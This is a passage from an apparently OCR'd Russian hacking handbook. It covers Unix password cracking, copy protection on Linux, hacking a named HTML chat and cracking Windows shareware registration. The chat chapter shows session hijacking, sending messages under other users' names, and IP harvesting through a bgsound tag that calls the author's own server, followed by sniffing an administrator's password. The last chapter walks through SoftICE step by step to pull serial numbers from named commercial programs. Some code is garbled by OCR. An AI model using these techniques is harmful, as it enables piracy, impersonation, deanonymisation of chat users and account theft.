на такую мелочь, а другие в лучшем случае могут подбирать пароли по словарю, а это бесполезно, в худшем — над вами просто хотят посмеяться или, того хуже, сделать вам гадость (прецеденты уже были).

Глава 18. Пароли в UNIX'e

Файл паролей в UNIX'e — это /etc/passwd, причем маленькими буквами, если кто не в курсе.

Если вместо паролей стоят *, это значит: либо нет входа по этим паролям, либо пароли оттенены — shadowed. Тогда пароли хранятся в файле /etc/shadow или /etc/master.passwd, который недоступен для чтения. Есть варианты, когда в поле пароля стоит текст типа «##root», «##egor», то есть имена пользователей — тогда зашифрованный пароль берется из /etc/shadow или master.passwd по соответствующему пользователю. То есть если логин egor имеет запись в поле паролей «##quake», тогда его пароль берется из поля пароля в файле passwd пользователя quake. То есть это просто ссылка. В таких системах (например, Minix) оттенение паролей является родным.

Файл паролей, который вы можете ftp`нуть — это фейк. FTP-каталог формируется так:

```
/home/ftp/bin
/home/ftp/etc
/home/ftp/pub
/home/ftp/....
```

Когда вы телнетитесь на порт 21 (или делаете ftp), то для вас корнем становится каталог /home/ftp/ удаленной машины. А на ней в /home/ftp/etc есть и файл групп — group и файл passwd, которые являются, по сути, фейком.

Пароли в Юниксе шифруются так: salt+пароль зашифровывается по ключу пароль.

Таким образом, если мы вводим себе пароль «doomii», то отфонарно генерится salt (две буквы) и производится такая зашифровка: «л» — salt, «doomii» — то, что шифруется, и «doomii» — ключ. Шифровка осуществляется алгоритмом DES. salt — это две буквы, специальная примочка для хакеров — они генерятся отфонарно в момент шифровки. Таким образом, исключается написание компиляторов словарей — программы, которая бы один раз зашифровала весь файл паролей, и перебор длился бы приблизительно 1 сек. Итак, мы пришли к тому, что

функция шифрования является односторонней. Когда пользователь при входе вводит пароль, читаются две буквы из файла паролей — первые две буквы зашифрованного пароля — salt. По ним производится та же операция, что и выше, только salt`ом являются эти две буквы. После шифрования зашифрованный текст сравнивается. И если он совпадает, то это либо юзер, либо хакер. Пароль может состоять из: 32-127. По определению — не короче 6 символов, не длиннее 8.

Но. Некоторые Юниксы пропускают пароли любой длины до 8 символов, а некоторые — до 16.

Как правило, когда вы решаете менять свой пароль, Юникс проверяет приведенный пароль на следующие вещи: чтобы все буквы не были одного case-а и чтобы это не было слово. Юникс прошаривает у себя словарь (около двух метров, как правило) на тему: а не ввел ли юзер обычное слово. И такие пароли отвергает. Есть еще некоторые нюансы, по которым он определяет, что пароль слишком прост для взлома — например, если все цифры. Этого всего не происходит, если пароль вводит root — предполагается, что рут может делать все, что хочет, в т.ч. и вводить простые пароли.

Форма файла паролей такова:

```
login:password:UID:GID:comments:home:shell
```

где

login: имя логина, например, egor, vasya или root. Кстати, рут, как правило, не может дистанционно залогиниться на машину.

password: пароль в том самом зашифрованном виде. Например: «piGH5\fh32IjPb» — это поле, как правило, 13 символов. Также тут содержатся подполя, которые используются для определения возраста пароля — если он, скажем, достаточно стар, то Юникс потребует его сменить, или не даст сменить, если пароль недостаточно стар. Как правило, такую фичу не используют.

UID: User ID. Номер пользователя для файловой системы.

GID: Group ID. Номер группы для файловой системы.

Comments: Как правило, имя пользователя. Также есть подполя, в которых указывается офис, номер телефона офиса, дома и т.д.

home: домашний каталог. Это отдельная файловая система, которая монтируется как /usr, где подкаталог egor, скажем, является для меня домашним. Либо домашний каталог может относиться к /home.

shell: шелл для логина. Как правило, /bin/sh.

Формат /etc/shadow aka /etc/master.passwd:

```
login:password
```

Теперь ближе к теме: как ломать. Ломать пароли статистическим методом нельзя — давайте вычислим скорость работы. Итак, 127 — 32 символа = 95. Теперь 95^количество_букв. Как правило, 8. Это 95*95*95* 95*95*95*95*95 =.....

Теперь смотрите. Зашифровка 2000*8 байт длится на 486dx4-120 около 900 ms — то есть секунда — это 2100*8 байт. Если мы разделим 95^8 на (2100*8) — мы получим количество секунд для полного перебора всех вариантов одного логина. Но это на 486dx4-120 — около двух лет!!! Так что этот метод отбрасывается напрочь.

Но ломают же как-то ? Просто. Brute-force метод — метод словаря. Мы имеем словарь английских слов, который и перебирается. Больше словарь — больше шансов.

Многочисленные программы brute-force-крэкинга умеет извращать слова из словаря по ходу крэкинга.

Таким образом, когда попадается в словаре слово «spaces», то программа проверяет: «spaces», «Spaces», «SPACES», «SpaceS», «spaceS», ну, и т.д.

Практика показывает, что перебор, скажем, пяти логинов длится по словарю с использованием максимального извращения при словаре в 800 килобайт около получаса-часа. Если с минимальными извращениями, т.е. совсем без оных, — около полутора минут на логин.

salt — это две буквы, специальная примочка для хакеров — они генерятся отфонарно в момент шифровки. Таким образом, исключается написание компиляторов словарей — программы, которая бы один раз зашифровала весь файл паролей, и перебор длился бы приблизительно 1 секунду.

Возможно, вас это удивит, но такой подход все равно используется (например, в QCrack от Crypt Keeper). 4096 различных salt'oB — не так много. Тем более если учесть, что достаточно хранить по одному байту от шифрованных слов (т.е. получаем 4 Kb на слово), т.к. можно использовать такой алгоритм перебора: если первый байт шифрованного пароля не совпадает — к следующему, если совпадает, ну, ничего не поделать — вызов crypt(). Получаем быстродействие в 256 раз выше, чем в обычных wordlist-крэкерах ценой размера wordlist'a, который увеличится примерно в 500 раз. Так что можно взять wordlist где-нибудь на мегабайт, один раз зашифровать, записать на CD-ROM и продавать.

Глава 19. Защищаем Linux

Представим, что вы потратили кучу времени и ресурсов, разрабатывая последние несколько месяцев неплохую программу, и даже отчего-то имеете версию для Linux'a. Видимо, вы хотите окупить затраченные усилия — проще говоря, заработать на своей программе кучу денег. И если вы не опубликовали свой исходный код, в надежде заработать другими способами, то необходимо как-то защитить вашу программу от несанкционированного копирования. Т.е. программа должна работать только у того, кто ее купил, и не должна работать (или работать неправильно, или, что бывает чаще всего, иметь функциональные ограничения) у халявщиков и крякеров. Проще говоря, чтобы ваш уникальный алгоритм не смогли своровать.

Если разработке/снятию защит под DOS/Windows посвящено множество сайтов, то практически невозможно найти ни одной работы, посвященной тому же самому, но под Linux. Между тем уже имеется множество коммерческих программ под эту, в общем, не самую плохую из распространенных, OS. С прискорбием заметим, что вся их «защита» составляет максимум 1 % от их Windows аналогов и снимается в худшем случае за пару часов.

Постараемся объяснить, почему происходит именно так, почему под Linux'ом не работают многие традиционно используемые для защиты Windows-программ способы, и, возможно, после прочтения этой главы вы сможете придумать что-то действительно эффективное.

Итак, в чем же главное отличие Linux от прочих OS? В доступности исходного кода всего (ну, кроме, разве что, вашей программы, стоящей мегабаксы), что работает (или не работает) на вашей машине. Это делает написание защиты под Linux просто кошмаром — вы не можете быть уверены, что функция strcmp из стандартной run-time library — это действительно strcmp, а не ее измененный (обычно не в вашу пользу) эмулятор.

Вы не можете доверять ничему в такой операционной системе — вследствие доступности исходного кода любая ее часть может быть модифицирована крякером для взлома вашей программы, включая такие важнейшие компоненты, как ядро и run-time library. Ваша программа работает в самой агрессивной среде, какую только можно себе представить. В самом деле, если бы вы могли изменить в Windows 9x, скажем, kernel32.dll (имеется в виду не ковыряние в машинном коде с помощью дизассемблера, хотя возможно использовать и такой метод — нет, про-

сто редактирование исходного кода и последующая перекомпиляция) — разве было бы возможно существование защит вроде VBox?

А пока для вас плохие новости — ваша программа обязательно будет сломана. Это на самом деле чисто экономический вопрос. Представим, что ваш программный продукт стоит 1000$. Среднемесячная зарплата неплохого программиста из нашей страны едва ли составляет 200$. Таким образом, если какой-нибудь парнишка из Сибири затратит на слом вашего творения меньше 5 месяцев — он будет экономически выгоден. Заметьте, что здесь ни слова не было сказано ни об операционной системе, под которой работает ваш шедевр, ни о сложности и стоимости использованной системы защиты.

Что же делать — идти в монастырь (хотя в женский иногда наведываться — наверное, неплохая идея)? Вы должны рассматривать защиту своего программного продукта не как 100% средство от ваших головных болей, а всего лишь как средство, затрудняющее жизнь крякеру. Скажем, если ваша защита остановит 9 крякеров из 10 — это очень неплохой результат. Конечно, не все 9 остановленных купят вашу программу, но их будет явно больше, чем для случая, когда ваша зашита сломана 9-ю из 10.

Итак, довольно пустых разговоров. Для начала сделаем краткий обзор применяемых крякерами инструментов (хотя вполне возможно рассматривать Linux как один большой инструмент крякера).

Отладчики

GDB

Отладчик userlevel mode. Загружает файлы с помощью BFD. Что-то вроде старого недоброго debug из DOSa. Также оформлен как библиотека. К нему есть множество интерфейсов, наиболее удобный для X Windows, IMHO, DDD (требует LessTif). Также заслуживает отдельного упоминания SmartGDB. Крайне интересная идея прибить сбоку отладчика script engine. Вещь очень любопытная с точки зрения автоматизации труда крякера — вы можете написать script, который посадить затем как триггер на точку останова. Ваш script смог бы, например, проверить переменные в отлаживаемой программе, и в зависимости от их значения, например, поставить новую точку останова (с новым scriptOM), сбросить кусок памяти в файл, сварить какаву...

Kernal level debugger

от все той же SGI. Пока крайне сырая вещь (и требует нестабильной версии кернела), но может служить прототипом для более пригодных к использованию изделий.

Дизассемблеры

Без сомнения, **IDA Pro.** Также иногда можно на скорую руку использовать **Biew**, **objdump** (или даже **ndisasm,** дизассемблер от Netwide Assembler), но это несерьезно. Более неизвестны инструменты, которые позволяют дописывать к ним новые процессорные модули, загрузчики для нестандартных форматов файлов, а также plugins, облегчающие автоматический/интерактивный анализ.

strace

или **trass** под UnixWare. Аналог regmon/filemon/BoundsChecker в одном флаконе. Ядро Linux'а имеет поддержку перехвата системных вызовов (функция ptrace). Т.е. можно запустить любой процесс как подлежащий трассировке через ptrace, и вы сможете отследить все системные вызовы с их параметрами. Более того, после небольшой модификации эта функция (которая имеет доступ к виртуальной памяти трассируемого процесса) может быть использована, например, для run-time patching, внедрения кода в адресное пространство любого процесса, и так далее, и тому подобное.

ptrace

Менее надежное, но более простое в реализации средство. Можно вызвать ptrace для самого себя. Если вызов был неудачен — значит, нас уже трассируют, нужно сделать что-нибудь по этому поводу (sys_exit, например). Впрочем, ведь если нас уже трассируют, ничего не стоит перехватить данный вызов и вернуть все что угодно...

Memory dumpers

Файловая система /proc может использоваться для таких целей. Файл maps используется как карта выделенной процессу виртуальной памяти, а файл mem является ее отображением, можно сделать в нем seek на нужный адрес и легко сохранить необходимый участок в файл или куда-вы-там-хотите. Простая программа на Perl размером 30 строчек может быть использована для снятия дампа памяти вашей драгоценной программы и сохранения ее в файл. Намного проще, чем под Win32.

Шестнадцатеричные редакторы

С этим тоже никогда не было больших проблем. Даже стандартный просмотровщик Midnight (или Mortal, его второе имя) Comandera умеет редактировать в шестнадцатеричном представлении. Для гурманов рекомендуем Biew.

Стандартные средства разработки

Для модификации ядра/runtime библиотек (а также для создания patch`ей и keygen`ов) нужен как минимум компилятор «С».

Способы защиты

Итак, надеемся, вы еще не уснули и не впали в депрессию. Что же можно противопоставить всему вышеописанному ? Явно годятся далеко не все методы, используемые в Win32. Тем не менее, представим несколько...

Против BFD (GDB, objdump, strings и т.д.)

BFD — это библиотека для манипуляций с бинарными файлами. По счастливому стечению обстоятельств она используется также отладчиком GDB. Но для ELF-формата (наиболее распространенный формат исполнимых файлов под всеми современными Unix`ами) она реализует неправильный алгоритм загрузки. Для этого можно использовать sstrip или ELF.compact (собственно, они делают одно и то же).

Преимущества:

Очень простой метод. Берете вашу готовую отлаженную программу и вместо команды strip запускаете elf_compact (или sstrip).

Помимо всего прочего, вы уменьшите размер вашего дистрибутива. Хотя, глядя на размеры современных дистрибутивов Linux`a, этот аргумент кажется просто смешным... на этом преимущества заканчиваются и начинаются...

Сплошные недостатки:

Поскольку исходники BFD публично доступны, теоретически любой может доработать этот замечательный пакет, так что шансы снова будут не в вашу пользу. Собственно, вы должны помнить, что в Linux`e это относится ко всему. Но пока этот метод работает.

Данный вариант может рассматриваться как очень простая защита от полных ламеров, rating 0.1%.

Компрессия/шифрование кода программы

Самый распространенный метод защиты под Win32. Под Linux`ом этот метод имеет некоторые особенности. Самое большое отличие в том, как разрешаются ссылки на внешние модули.

Статическая линковка

Не имеющий аналогов под Win32 метод. При сборке программы все используемые ею библиотеки просто статически линкуются в один большой толстый модуль. Т.е. для запуска такой программы ничего дополнительно делать не нужно — такая программа самодостаточна.

Преимущества:

Большую программу ломать труднее, чем маленькую.

Независимость от среды исполнения. В самом деле, довольно часто возникают конфликты версий, установленных на машине конечного пользователя библиотек, из-за чего ваша программа может просто не работать. В случае статически слинкованной программы такие проблемы устраняются (а точнее, просто не возникают).

Устранение (хотя и не 100%) возможности перехвата и эмуляции библиотечных вызовов. В такой программе вы будете несколько более уверены, что при вызове, скажем, strcmp будет вызвана ваша статически слинкованная функция strcmp, а не неизвестно что. Хотя в Linux никогда и ни в чем нельзя быть уверенным до конца.

Недостатки:

Увеличение размера программ.

Если вы думаете, что таким образом сможете затруднить жизнь крякеру, вы глубоко ошибаетесь. С помощью технологии FLAIR, используемой в IDA Pro, а также применив инструмент RPat для создания сигнатур исходных библиотек (использованных вами при статической линковке), все ваши библиотечные функции могут быть легко опознаны. Более того, обычно не составляет большого труда выяснить, какие именно библиотеки используются, собрать их и сделать файлы сигнатур. Rating: 0.1%.

Возможно, что кто-нибудь станет утверждать, что статическая линковка-де увеличивает необходимые ресурсы и что якобы разделяемые библиотеки разделяют сегмент кода между всеми процессами, использующими их. То же самое утверждает большинство учебников по Unix, но это не так. Самое простое доказательство — просмотр атрибутов сегментов памяти, занимаемых разделяемыми библиотеками (файл maps в файловой системе /proc). Вы почти никогда не увидите атрибута s(hared). Почему? Короткий ответ звучит так — из-за ELF. Дело в том, что при загрузке ELF-файла происходит настройка его перемещаемых адресов — relocations. При этом сегменту памяти (даже если это сегмент кода) присваиваются атрибуты Read/Write и если он при этом разделялся несколькими процессами, происходит копирование памяти при запи-

си. Таким образом, разделение сегментов кода между процессами возможно только между родителем и его потомками (как результат функции fork). Эти же аргументы применимы и к утверждению, что якобы «упаковка кода программы приводит к увеличению ресурсов, необходимых для запуска такой программы».

Динамическая линковка

Под Win32 все программы являются динамически слинкованными как минимум с системными .DLL, реализующими API. Более того, такая линковка осуществляется опять же самой системой с помощью все тех же функций API. Под Linux'oM все по-другому. Во-первых, программе совершенно не обязательно быть динамически слинкованной. Во-вторых, программа сама должна заботиться о загрузке всех необходимых модулей и динамическом разрешении ссылок. Это, правда, вовсе не означает, что вам каждый раз придется писать код загрузки модуля в память. Среда исполнения (а не kernal — как в Win32) предоставляет реализацию динамического загрузчика по умолчанию — в терминах Linux его называют ELF interpretor, или просто interpretor. При линковке в программу помещается информация, что для ее запуска необходимо после загрузки самой программы также загрузить interpretor и передать ему управление. На этом загрузка файла на исполнение с точки зрения кернела заканчивается. Но ваши головные боли только начинаются! Итак, чем плох стандартный ELF interpretor?

Тем же, чем и весь Linux, — его исходники доступны, соответственно, он может быть легко изменен для достижения неизвестных вам целей.

Он поддерживает уникальный для Unix`ов механизм предварительной загрузки. Рассмотрим его подробнее. Итак, предположим, что ваша программа импортирует функцию strcmp. Злобный крякер может написать собственную реализацию этой функции, создать объектный модуль и использовать ее вместо той, что вы ожидали! Для этого всего лишь нужно определить переменную среды LD_PRELOAD, чтобы она содержала список модулей, подлежащих загрузке перед модулями, импортируемыми вашей программой. Логика работы interpretor`a такова, что если некая импортируемая функция уже разрешена, то она больше не разрешается (в Linux импорт происходит по имени, а не по имени и имени библиотеки, как в Win32). Таким образом, можно штатными средствами внедрить в адресное пространство вашей программы все, что угодно, заменив при этом любую импортируемую функцию. Похоже на ночной кошмар, не так ли? Вы все еще думаете, что Linux написали не крякеры?

С стандартным interpretor`ом есть и еще одна проблема. Дело в том, что его легко можно переписать для универсального инструмента, отслеживающего все вызовы импортируемых функций. Была идея встроить script engine в ELF interpretor, так что больше не нужно будет переписывать его под каждую конкретную программу, а всего лишь заменить script, который и сделает все, что нужно. Ведь ELF interpretor работает в адресном пространстве вашей программы, и он отвечает за начальную загрузку импортируемых функций, т.е. фактически такой script будет иметь над вашей программой полный контроль (под Win32 вообще неизвестны подобные инструменты. BoundsChecker, конечно, может отслеживать все вызовы импортируемых функций, но пока никому не пришла мысль дописать к нему script engine и использовать, например, для memory patching).

Если после прочтения предыдущего абзаца вы все еще не выбросились из окна — есть для вас и хорошие мысли. Итак, что могут противопоставить авторы защиты? Собственный загрузчик в кернеле. Можно просто переписать стандартный загрузчик ELF-файлов (файл binfmt_elf.c из директории fs исходников ядра Linux), чтобы сделать жизнь крякера несколько тяжелее. Например, сбрасывать флаг трассировки процесса, иметь собственный формат исполнимых файлов (естественно, вместе с перекодировщиком обычных ELFов в этот формат), декриптовать/декомпрессировать куски файла перед загрузкой их в память и т.д. *Недостатки:* как ни странно, самым большим недостатком является необходимость иметь собственный код в kernel`e. Поскольку у конечного пользователя, что вполне естественно, время от времени возникает необходимость в пересборке кернела, вы должны будете предоставить либо объектный модуль (для насмерть прибитого гвоздями в кернел кода), или опять объектный модуль (для LKM -- Linux Kernal Module). И то, и другое легко можно дизассемблировать/пропатчить, и история повторяется...

Как насчет смены версии кернела? Например, грядет смена ядра 2.2 на 2.4 — нужно будет иметь (и поддерживать!) как минимум код для обеих версий ядра...

А если вы допустите ошибку? Если для userlevel-программ ваши ошибки, скорее всего, не смертельны, то ошибки в коде кернела могут иметь весьма плачевные последствия. Кроме того, отладка такого кода является сущим кошмаром, поверьте...

Субъективная причина — сложность установки. Но при всех недостатках — это вполне приемлемый вариант.

Глава 20.
Взлом html-чатов

Предполагается, что читатель знает, что такое CGI, и на этом мы построим свое объяснение.

В любом чате фрейм, в котором вы пишете сообщения, генерится динамически (для каждого входящего) и, возможно, содержит несколько скрытых полей. Типа <input type=hidden name=cookie value=SP202134> (так хранится UserID).

Идея в следующем: сохраняем содержимое этого фрейма на диске и исправляем его так, чтобы можно было с ним работать со своего винта. Т.е. заменяем ссылки типа /cgi-bin/refresh.pl на полный путь www.chat.nsk.su/cgi-bin/refresh.pl и вместо скрытых полей формы пишем типа <input type=text name=cookie value=SP202134> (что бы можно было их изменять) После этого делаем HTML документ для «сборки чата» из кусков. Т.е. примерно так:

```
"First.htm"
<html>
<frameset rows="80%,20%">
<frameset cols="70%,30%">
<frame name="razg" src="http://www.chat.nsk.su/cgi-
bin/refresh.cgi?win+razgovor+nocookie#end">
<frame name="rigt" src="http://www.chat.nsk.su/right.html">
</frameset>
<frame name="bot" src="start.htm">
</frameset>
</html>
```

Start.htm — это и есть тот фрейм, который мы сохранили и изменили.

После этого просто браузером открываем страницу (First.htm). И сразу(!!!) попадаем в чат, минуя стандартную процедуру входа.

Это позволит:

1. Обходить зарегистрированные имена.

2. Прятать свой IP от киллеров за счет взятия чужого ID'a.

Дальше интересно вычислить IP участников. Если не запрещен тэг <bgsound src="">, то это позволит вставлять в свое сообщение ресурс со своей машины. Сам по себе звук не нужен, но этот косяк позволил вставить в свой месс строку типа <bgsound src="http://MyIP/cgi-bin/

spy.exe">. Этот скрипт (spy.exe) вызывался с машины каждого участника чата. Это позволит увидеть IP всех (скрипт просто сохраняет на винт данные из переменной окружения REMOTE_ADDR). Примерно в это же время в чате появились приваты. Это значит, что документ в главном фрейме (тот, где мессы все) стал называться по-другому.

До приватов:

```
http://www.chat.nsk.su/cgi-bin/refresh.cgi?win+razgovor#end
```

После появления приватов:

```
http://www.chat.nsk.su/cgi-
bin/refresh.cgi?win+razgovor+SP345678#end
```

Где SP456789 - UserID.

После этого в скрипт (spy.exe) был добавлен вывод ID'a из переменной окружения HTTP_REFERER. Ну, а сопоставить ник с ГО'ом не проблема, т.к. ID каждого прописан там же примерно в такой строке

```
<br><b><font color=yellow size=-1>TyT ник</font></b>
 <font color=black><a href="/cgi-bin/private_form.cgi?SP448188">
 <img src=/img/mes.gif border=0 vspace=0></a></font>
```

(Эта строка взята из правого фрейма, где можно вызвать функцию «Кто в чате»).

После этого перестало быть проблемой сопоставление ника и IP. Затем можно позабавиться с приватами.

Используя метод сохранения странички на винт, можно получить форму для отправления приватов *от кого-то кому-то.* Т.е. можно в отсылаемом приватно сообщении проставлять имя отправителя.

Осталось только одно. Известно, что в чате есть киллеры, но ничего не известно про то, что это, где это, как это. Известно только, что для того, чтобы киллерствовать, надо зайти на какую-то страничку. Очевидно, что в этой киллерской страничке показываются имена. Предположим, что имя показывается таким, каким его вводить. Исходя из этого, под именем <bgsound src="http://MyIP/cgi-bin/spy.exe"> MyNick зашел в чат (через прокси) и начал легонько ругаться (надо было, чтобы киллеры зашли на свою страничку). После этого, изучив лог нашего ВебСервера (OmniHTTPd beta), можно увидеть там обращение со страницы, не относящейся к известным нам страницам чата. Лезем на эту страницу и получаем запрос на ввод пароля, со словами «Дорогой администратор...». Это приятно греет душу. Дальше можно подобрать пароль или еще что придумать. Но ситуация сложилась так, что мы оказались в одной сети с киллером, и, запустив сниффер, мы получаем пароль.

Глава 21. Как ломать приложения Windows

Введение

Ломать программы Windows в большинстве случаев даже проще, чем ломать программы DOS. В Windows сложно что-нибудь скрыть от того, кто ищет, особенно если программа использует стандартные функции Windows.

Первая (и часто единственная) вещь, которая вам потребуется, – это SoftICE/Win2.oo, мощный отладчик от фирмы NuMega.

Обзор SoftICE/WIN 2.00

Ниже приведен состав окна SoftICE:

Регистры

R — правка значения регистров.

Окно данных

D — просмотр памяти.

E — правка памяти.

Окно кода

U — просмотр кода по адресу.

A — вставка кода.

Окно команд

Здесь вы набираете команды.

Другие важные клавиши (в стандартной настройке):

H/F1 — помощь;

F5/Ctrl+D — запуск программы (или продолжение прерванной программы);

F8 — пошаговая отладка с заходом в тело функции;

F10 — пошаговая отладка без захода в тело функции;

F11 — выйти из функции (будет работать только до первого PUSH в функции).

Поиск регистрационных кодов

Возможно, наилучший способ попрактиковаться — это найти где-нибудь shareware-программку и попытаться зарегистрировать ее.

Task Lock 3.00

Простая защита на основе серийного номера: номер не зависит ни от каких факторов.

Регистрация заключается в заполнении регистрационного номера в диалоговом окошке, которое появляется, когда вы выбираете меню «**Register ⇨ Register...**». Существует два типа регистрации: для индивидуального использования и для использования в «конторе» (в оригинале — site license). Поэтому очень вероятно, что в программе будет две проверки регистрационных кодов.

Регистрационные коды чаще всего вводятся в обычных строчках ввода типа Windows Edit. Чтобы проверить код, программа должна прочитать содержимое строки ввода при помощи одной из функций:

16-бит

```
GetWindowText
GetDlgItemText
```

32-бит

```
GetWindowTextA, GetWindowTextW
GetDlgItemTextA, GetDlgItemTextW
```

Последняя буква в названии 32-битных функций говорит о том, какие строки использует эта функция: однобайтовые или двухбайтовые. Двухбайтовые строки используются очень редко.

Возможно, что вы уже уловили мысль, что «Если бы можно было прерваться по вызову GetWindowText...» — и вы можете это сделать!!! Но сперва вы должны убедиться, что символьные имена (имена функций) загружены SoftICE'ом.

Чтобы установить «ловушку» (на самом деле это называется точкой останова, или брейкпойнтом) в SoftICE, вы должны зайти в отладчик нажатием клавиш Ctrl-D и использовать команду BPX. В качестве параметра команды можно использовать либо имя функции, либо непосредственно адрес. Так как наш «объект изучения» (Task Lock) является 32-битным приложением, мы должны поставить брейкпойнт на функцию GetWindowTextA. Если это не поможет, попробуйте поставить брейкпойнт на другие функции.

В командной строке SoftICE наберите следующее:

```
:bpx getwindowtexta
```

Если вы получите сообщение об ошибке (например, «No LDT»), убедитесь, что в фоне у вас не выполняются никакие другие приложения. Как правило, Norton Commander в фоне является причиной подобного поведения SoftICE.

Вы можете проверить наличие брейкпойнтов командой:

```
:bl
```

В результате вы увидите что-нибудь типа:

```
00) BPX USER32!GetWindowTextA C=01
```

Чтобы выйти из отладчика, нажмите Ctrl-D (или F5) еще раз.

Продолжим... Итак, вы установили брейкпойнт, и теперь SoftICE будет «выскакивать» при каждом вызове функции GetWindowTextA. Попробуем ввести какое-нибудь значение в окне регистрации и нажмем OK. Вы нажимаете OK...

...и получаете дурацкое сообщение о том, что ваш код был неправильным.

Значит, это была не функция GetWindowTextA... Попробуем GetDlgItemTextA.

Удалим старый брейкпойнт:

```
:bc 0
```

(0 — это номер брейкпойнта в списке брейкпойнтов).

И установим новый:

```
:bpx getdlgitemtexta
```

Ну что ж, попробуем еще раз...

Wow! Работает! Теперь вы в SoftICE, в самом начале функции GetDlgItemTextA. Чтобы попасть туда, откуда она была вызвана, нажмите F11. Теперь вы внутри модуля SGLSET.EXE. Если вы не уверены – посмотрите на строчку между окном кода и окном командной строки, она должна выглядеть так:

```
-----SGLSET!.text+1B13-----
```

Сейчас вы уже можете запретить реакцию на вызов функции:

```
:bd 0
```

Если вам вдруг захочется снова разрешить ее, наберите:

```
:be 0
```

Первая строка в окне кода выглядит так:

```
CALL [USER32!GetDlgItemTextA]
```

Чтобы посмотреть строчки над ней, нажимайте Ctrl+Up («стрелка вверх») до тех пор, пока не увидите нижеприведенный кусок кода. Если вы ничего не понимаете в Ассемблере, ознакомьтесь с комментариями, которые могут вам помочь.

```
RET ; Конец функции
PUSH EBP ; Начало другой функции
MOV EBP, ESP ; ...
SUB ESP, 0000009C ; ...
PUSH ESI ; ...
> LEA EAX, [EBP-34] ; EAX = EBP-34
PUSH EDI ; ...
MOVE ESI, ECX ; ...
PUSH 32 ; Макс. длина строки
> PUSH EAX ; Адрес текстового буфера
PUSH 000003F4 ; Идентификатор управления
PUSH DWORD PTR [ESI+1C] ; Идентификатор окна диалога
CALL [USER32!GetDlgItemTextA] ; Получить текст
```

Команды **PUSH** означают сохранение значений для последующего использования.

Важные строчки помечены символом «>». Глядя на этот код, мы видим, что адрес текстового буфера хранился в регистре EAX и что EAX был EBP-34h.

Поэтому нам стоит взглянуть на EBP-34h:

```
:d ebp-34
```

Вы должны были увидеть текст, который вы ввели в диалоговом окне. Теперь мы должны найти место, где ваш номер сравнивается с реальным серийным номером.

Поэтому мы пошагово трассируем программу при помощи F10 до тех пор, пока не встретим что-нибудь о EBP-34. Не пройдет и нескольких секунд, как вы наткнетесь на следующий код:

```
> LEA EAX, [EBP+FFFFFF64] ; EAX = EBP-9C
LEA ECX, [EBP-34] ; ECX = EBP-34
PUSH EAX ; Сохраняет EAX
PUSH ECX ; Сохраняет ECX
> CALL 00403DDO ; Вызывает функцию
ADD ESP, 08 ; Удаляет сохраненную информацию
TEST EAX, EAX ; Проверяет значение функции
JNZ 00402BCO ; Прыгает, если не «ноль»
```

Это выглядит как вызов функции сравнения двух строк. Она работает так: на входе — две строки, на выходе — 0, если они равны, и любое другое значение, если не равны.

А зачем программе сравнивать какую-то строчку с той, что вы ввели в окне диалога? Да затем, чтобы проверить правильность вашей строки (как вы, возможно, уже догадались)! Так-так, значит, этот номер скрывался по адресу [EBP+FFFFFF64]? SoftICE не совсем корректно работает с отрицательными числами, и поэтому настоящий адрес следует посчитать:

```
100000000 - FFFFFF64 = 9C
```

Вы можете сделать это вычисление прямо в SoftICE:

```
:? 0-FFFFFF64
```

Число 100 000 000 слишком велико для SoftICE, а вычитание из О дает тот же самый результат.

Наконец пришло время взглянуть, что же скрывается по адресу EBP-9C...

```
:d ebp-9c
```

В окне данных SoftICE вы видите длинную строчку цифр — это серийный номер!

Но вы помните, что было сказано раньше? Два типа регистрации — два разных серийных номера. Поэтому после того, как вы записали на бумажечку первый серийный номер, продолжайте трассировать программу при помощи F10. Мы дошли до следующего куска кода:

```
> LEA EAX, [EBP-68] ; EAX = EBP-68
LEA ECX, [EBP-34] ; ECX = EBP-34
PUSH EAX ; Сохраняет EAX
PUSH ECX ; Сохраняет ECX
> CALL 00403DDO ; Снова вызывает функцию
ADD ESP, 08 ; Удаляет сохраненную информацию
TEST EAX, EAX ; Проверяет значение функции
JNZ 00402BFF ; Прыгает если не «ноль»
```

И что вы видите по адресу EBP-68? Второй серийный номер!

```
:d ebp-68
```

Вот и все... Надеемся, что у вас все получится!

Command Line 95

Программа легкой регистрации «имя-код» и создания генератора ключей — хороший пример, с легким алгоритмом генерации кода.

Вы осмотрели программу и увидели, что это 32-битное приложение, требующее имя и код в окне регистрации. Поехали!

Мы поступаем так же, как и с Task Lock'oM — ставим брейкпойнты. Можно даже поставить сразу два брейкпойнта на наиболее возможные функции: GetWindowTextA и GetDlgItemTextA. Нажмите Ctrl-D, чтобы вызвать отладчик и наберите в окне команд:

```
:bpx getwindowtexta
:bpx getdlgitemtexta
```

Теперь возвращайтесь в прерванную программу, идите в окно регистрации и вводите имя и какой-нибудь номер (обыкновенное целое число — это наиболее вероятный код). Можно написать, например:

```
Name: ED!SON '96
Code: 12345
```

Программа остановилась на GetDlgItemTextA. Так же, как и в случае с Task Lock'oM, мы нажимаем F11 чтобы вернуться в вызывающую функцию. Просматриваем окно кода при помощи Ctrl+Up. Вызов функции выглядит так:

```
MOV ESI, [ESP+OC]
PUSH 1E ; Максимальная длина
PUSH 0040A680 ; Адрес буфера
PUSH 000003ED ; Идентификатор управления
PUSH ESI ; Идентификатор окна диалога
CALL [User32!GetDlgItemTextA]
```

Число 40A680 кажется нам интересным, поэтому мы проверяем этот адрес:

```
:d 40a680
```

Что же видно в окне данных, как не имя, которое мы ввели? А теперь взглянем на кусок кода под вышеприведенным:

```
PUSH 00 ; (не интересно)
PUSH 00 ; (не интересно)
PUSH 000003F6 ; Идентификатор управления
MOV EDI, 0040A680 ; Адрес буфера
PUSH ESI ; Идентификатор окна диалога
CALL [User32!GetDlgItemInt]
```

Функция GetDlgItemInt похожа на GetDlgItemTextA, но возвращает не строку, а целое число. Она возвращает его в регистре EAX, поэтому мы трассируем этот код (F10) и смотрим, что же у нас появилось в окне регистров после вызова функции... Оно выглядит так:

```
EAX=00003039
```

А что такое шестнадцатеричное 3039? Наберем:

```
:? 3039
```

И получим следующее:

```
00003039 0000012345 «09»
" hex " dec ^ ascii
```

Как вы видите (и, возможно, уже догадались), это код, который вы ввели в диалоговом окне. (Ж, что теперь? Посмотрим дальше:

```
MOV [0040A548], EAX ; Сохраняет рег. код
MOV EDX, EAX ; А также помещает его в EDX
```

Мы достигли места, где подсчитывается реальный регистрационный код!

```
MOV ECX, FFFFFFFF ; Эти строчки подсчитывают
SUB EAX, EAX ; длину строки
REPNZ SCASB ; .
NOT ECX ; .
DEC ECX ; ECX теперь содержит длину
